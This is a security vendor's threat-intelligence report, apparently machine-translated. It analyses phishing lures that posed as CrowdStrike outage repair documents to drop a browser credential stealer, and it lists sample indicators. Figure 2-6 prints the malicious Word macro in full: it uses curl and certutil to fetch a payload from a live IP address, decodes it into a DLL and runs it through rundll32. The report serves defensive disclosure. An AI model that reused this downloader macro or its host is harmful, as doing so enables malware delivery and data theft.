Analysis of Attack Activities Disguised as CrowdStrike Repair Files

Antiy CERT

First published time: July 23, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Windows operating system hosts using CrowdStrike 's terminal security products encountered a serious system crash, namely the "Blue Screen of Death" (BSOD), which caused the computer system to fail to operate normally. The incident affected a wide range of areas, and Antiy urgently followed up and analyzed and released a report *A Technical Analysis of the CrowdStrike Global System Failure: Contemplating "The Falcon's Broken Wings"*. **Subsequently, Antiy CERT captured multiple malicious codes that used the incident to spread, including RemCos remote control, a secret-stealing Trojan, and a wiper data eraser. Antiy CERT analyzed and disclosed the two types of malicious code incidents captured.**

Looking back, whenever there is a major incident, there are always criminals waiting for an opportunity to spread malicious code using these hot events as a cover. This method of attacking by taking advantage of the focus of social attention is a common and cunning method in social engineering attack strategies. This report discloses the relevant malicious code attack methods and sample functions for prevention, to enhance network security awareness, and to resist potential network threats.

2 Attack Analysis


Table 2-1 Attack activity summary

Attack Activity	Attack Method	Attack Purpose
1. Using the "blue screen event" to repair documents and release secret stealing Trojans	lnk → docm → dll payload	Steal Data
2. Handala Hack organization disguised repair solution email delivery wiper data eraser	Email → pdf → malicious link → malicious payload	Wipe Data

This report provides a detailed analysis of two types of attack activities.

2.1 Attack Activity 1: Using the "Blue Screen Event" To Repair Documents and Drop Secret-Stealing Trojans

Antiy C ERT has monitored a number of attacks that used "blue screen event" repair documents to deliver secret-stealing Trojans. In one of them, the initial payload was captured as a shortcut file named "y_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.lnk". The target location of the shortcut file points to a malicious macro code document named "New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm".



y_Tool_to_help_with_CrowdStrike_issue_impacting_W

目标类型: Microsoft Word 启用宏的文档

目标位置: Desktop

目标(T): h_CrowdStrike_issue_impacting_Windows.docm

起始位置(S):


快捷键(K): 无

运行方式(R): 常规窗口

备注(O):

Figure 2-1 Initial shortcut file disguised as CrowdStrike file name (1)

After opening the document with malicious macro code, the content in the document is "Microsoft official document on how to fix blue screen events". The malicious macro code in the document will download the final payload, a secret-stealing Trojan, after multiple layers of decryption.



As a follow-up to the CrowdStrike Falcon agent issue impacting Windows clients and servers, Microsoft has released an ***updated*** recovery tool with ***two repair options*** to help IT admins expedite the repair process. The signed Microsoft Recovery Tool can be found in the Microsoft Download Center: https://go.microsoft.com/fwlink/?linkid=2280386. In this document, we include detailed recovery steps for Windows client, servers, and OS's hosted on Hyper-V. The two repair options are as follows:

- **Recover from WinPE** – this option produces boot media that will help facilitate the device repair.
- **Recover from safe mode** – this option produces boot media so impacted devices can boot into safe mode. The user can then login using an account with local admin privileges and run the remediation steps.


Determining which option to use

Recover from WinPE (recommended option) This option quickly and directly recovers systems and does not require local admin privileges. However, you may need to manually enter the BitLocker recovery key (if BitLocker is used on the device) and then repair impacted systems. If you use a third-party disk encryption solution, please refer to vendor guidance to determine options to recover the drive so that the remediation script can be run from WinPE.

Recover from safe mode This option may enable recovery on BitLocker-enabled devices without requiring the entry of BitLocker recovery keys. For this option, you must have access to an account with local administrator rights on the device. Use this approach for devices using TPM-only protectors, devices that are not encrypted, or situations where the BitLocker recovery key is unknown. However, if utilizing TPM+PIN BitLocker protectors, the user will either need to enter the PIN if known, or the BitLocker recovery key must be used. If BitLocker is not enabled, then the user will only need to sign in with an account with local administrator rights. If third-party disk encryption solutions are utilized, please work with those vendors to determine options to recover the drive so the

Figure 2-2 Documents containing macro malicious code (1)

Antiy CERT detected another attack activity suspected of using the "blue screen event" to repair documents to deliver malicious code. The initial payload of this attack activity was a shortcut file named "Steps to recover from CrowdStrike Blue Screen.lnk", and the target location of the shortcut file pointed to a document named "Steps to recover from CrowdStrike Blue Screen.docx".


Steps to recover from CrowdStrike Blue Screen 属性

Steps to recover from CrowdStrike Blue Screen

目标类型: Microsoft Word 文档

目标位置: Desktop

目标(T): o recover from CrowdStrike Blue Screen.docx"

起始位置(S):


快捷键(K): 无

运行方式(R): 常规窗口

备注(O):

Figure 2-3 Initial shortcut file disguised as CrowdStrike file name (2)

After opening the document, the content in the document is also Microsoft's official document on how to fix the "blue screen event", but the document does not contain malicious macro code. However, it is not ruled out that the macro code was cleared by the attacker during testing and development or by the researchers.



Steps to recover from CrowdStrike Blue Screen

Recovery

It looks like Windows didn't load correctly

If you'd like to restart and try again, choose "Restart my PC" below. Otherwise, choose "See advanced repair options" for troubleshooting tools and advanced options. If you don't know which option is right for you, contact someone you trust to help with this.

Click on "See advance repair options"

Choose an option

Select "Troubleshoot"

Troubleshoot

Figure 2-4CrowdStrike repair related bait document (2) payload overview

2.1.1 Payload Tags


Table 2-2Sample tags

Malicious code name	Trojan/Win64. Stealer [Spy]
Original file name	mscorsvc.dll
MD5	EB29329DE4937B34F218665DA57BCEF4
Processor architecture	Intel 386 or later, and compatibles
File size	1.34 MB (1,412,096 bytes)
File format	BinExecute /Microsoft.DLL [:X 64]

Timestamp	2024-07-19 16:10:10
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C/C++
PDB path	D:\c++\Mal_Cookie_x64\x64\Release\mscorsvc.pdb
VT first upload time	2024-07-22 17:36:23
VT test results	15/74

2.1.2 Payload Analysis

The initial bait file consists of a Word document and its shortcut. The document is named "New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm" and its content is related to the CrowdStrike blue screen recovery solution provided by Microsoft.



As a follow-up to the CrowdStrike Falcon agent issue impacting Windows clients and servers, Microsoft has released an ***updated*** recovery tool with ***two repair options*** to help IT admins expedite the repair process. The signed Microsoft Recovery Tool can be found in the Microsoft Download Center: https://go.microsoft.com/fwlink/?linkid=2280386. In this document, we include detailed recovery steps for Windows client, servers, and OS's hosted on Hyper-V. The two repair options are as follows:

- **Recover from WinPE** – this option produces boot media that will help facilitate the device repair.
- **Recover from safe mode** – this option produces boot media so impacted devices can boot into safe mode. The user can then login using an account with local admin privileges and run the remediation steps.

Determining which option to use

Recover from WinPE (recommended option) This option quickly and directly recovers systems and does not require local admin privileges. However, you may need to manually enter the BitLocker recovery key (if BitLocker is used on the device) and then repair impacted systems. If you use a third-party disk encryption solution, please refer to vendor guidance to determine options to recover the drive so that the remediation script can be run from WinPE.

Recover from safe mode This option may enable recovery on BitLocker-enabled devices without requiring the entry of BitLocker recovery keys. For this option, you must have access to an account with local administrator rights on the device. Use this approach for devices using TPM-only protectors, devices that are not encrypted, or situations where the BitLocker recovery key is unknown. However, if utilizing TPM+PIN BitLocker protectors, the user will either need to enter the PIN if known, or the BitLocker recovery key must be used. If BitLocker is not enabled, then the user will only need to sign in with an account with local administrator rights. If third-party disk encryption solutions are utilized, please work with those vendors to determine options to recover the drive so the remediation script can be run.

Additional considerations Although the USB option is preferred, some devices may not support USB connections. In such cases, we provide detailed steps below for using the Preboot Execution Environment (PXE) option. If the device cannot connect to a PXE network and USB is not an option, reimaging the device might be a solution.


As with any recovery option, test on multiple devices prior to using it broadly in your environment.

Prerequisites to create the boot media

1. A Windows 64-bit client with at least 8GB of free space from which the tool can be run to create the bootable USB drive.
2. Administrative privileges on the Windows client from prerequisite #1.
3. A USB drive with min 1GB and max of 32GB. All existing data on this USB will be wiped and will be formatted automatically to FAT32.

Figure 2-5Bait document content


The document contains a malicious macro. After execution, it first copies the curl tool in the system to the %temp% directory, uses the tool to download the "payload2.txt" file from the specified URL, decodes it with Base64, and saves it as the %temp%\mscorsvc.dll file. Finally, it is loaded and executed through the rundll32 program.



```
dir = ActiveDocument.Path
dir = Environ("temp")
host = "http://172.104.160.126:8099"
curl_enc_txt_path = dir + "\curl.txt"
curl_dec_exe_path = dir + "\curl.exe"

mal_enc_txt_url = host + "/payload2.txt"
mal_enc_txt_path = dir + "\mscorsvc.txt"
mal_dec_exe_path = dir + "\mscorsvc.dll"

pp = pp + "C:\Windows\Sys"
pp = pp + "tem32\cmd.exe /c "
cc = cc + curl_enc_txt_path + curl_dec_exe_path
pp = pp + "xcopy C:\Windows\Sys"
cc = cc + curl_enc_txt_path + mal_enc_txt_url
pp = pp + "tem32\cu" + "rl.exe " + dir + " & "
cc = cc + mal_enc_txt_path + mal_enc_txt_url
pp = pp + "certutil -f "
cc = cc + mal_enc_txt_path + mal_dec_exe_path
pp = pp + "-encode " + dir + "\cu" + "rl.exe " + curl_enc_txt_path + " & "
cc = cc + pp + mal_dec_exe_path
pp = pp + "certutil -f "
cc = cc + pp + dir
pp = pp + "-decode " + curl_enc_txt_path + " " + curl_dec_exe_path + " & "
cc = cc + curl_enc_txt_path + dir

pp = pp + curl_dec_exe_path + " " + mal_enc_txt_url + " -o " + mal_enc_txt_path + " & "
cc = cc + curl_enc_txt_path + dir
pp = pp + "certutil -f "
cc = cc + curl_enc_txt_path + curl_dec_exe_path
pp = pp + "-decode " + mal_enc_txt_path + " " + mal_dec_exe_path + " & "
cc = cc + mal_enc_txt_url + curl_dec_exe_path

pp = pp + "del " + dir + "\cu" + "rl.exe & "
cc = cc + host + pp + curl_enc_txt_path
pp = pp + "del " + curl_enc_txt_path + " & "
cc = cc + curl_enc_txt_path + dir
pp = pp + "del " + curl_dec_exe_path + " & "
cc = cc + curl_dec_exe_path + pp

pp = pp + "del " + mal_enc_txt_path + " & "
cc = cc + mal_enc_txt_path + pp

Dim vbDblQuote As String
vbDblQuote = Chr(34)
pp = pp + "START " + vbDblQuote + " " + vbDblQuote + " rundll32 " + mal_dec_exe_path + ",DllMain" + " & "
cc = cc + mal_dec_exe_path + pp
```

Figure 2-6Malicious macro uses curl to download subsequent payload files and decode and execute them

The malicious macro ultimately drops is a secret-stealing Trojan. The secret-stealing Trojan steals sensitive data from browsers such as Chrome, Edge, and Firefox, stores the stolen data in the C:\Windows\Temp path, and eventually transmits the stolen data back to the C2 server. The Trojan is currently not associated with a specific existing secret-stealing family.

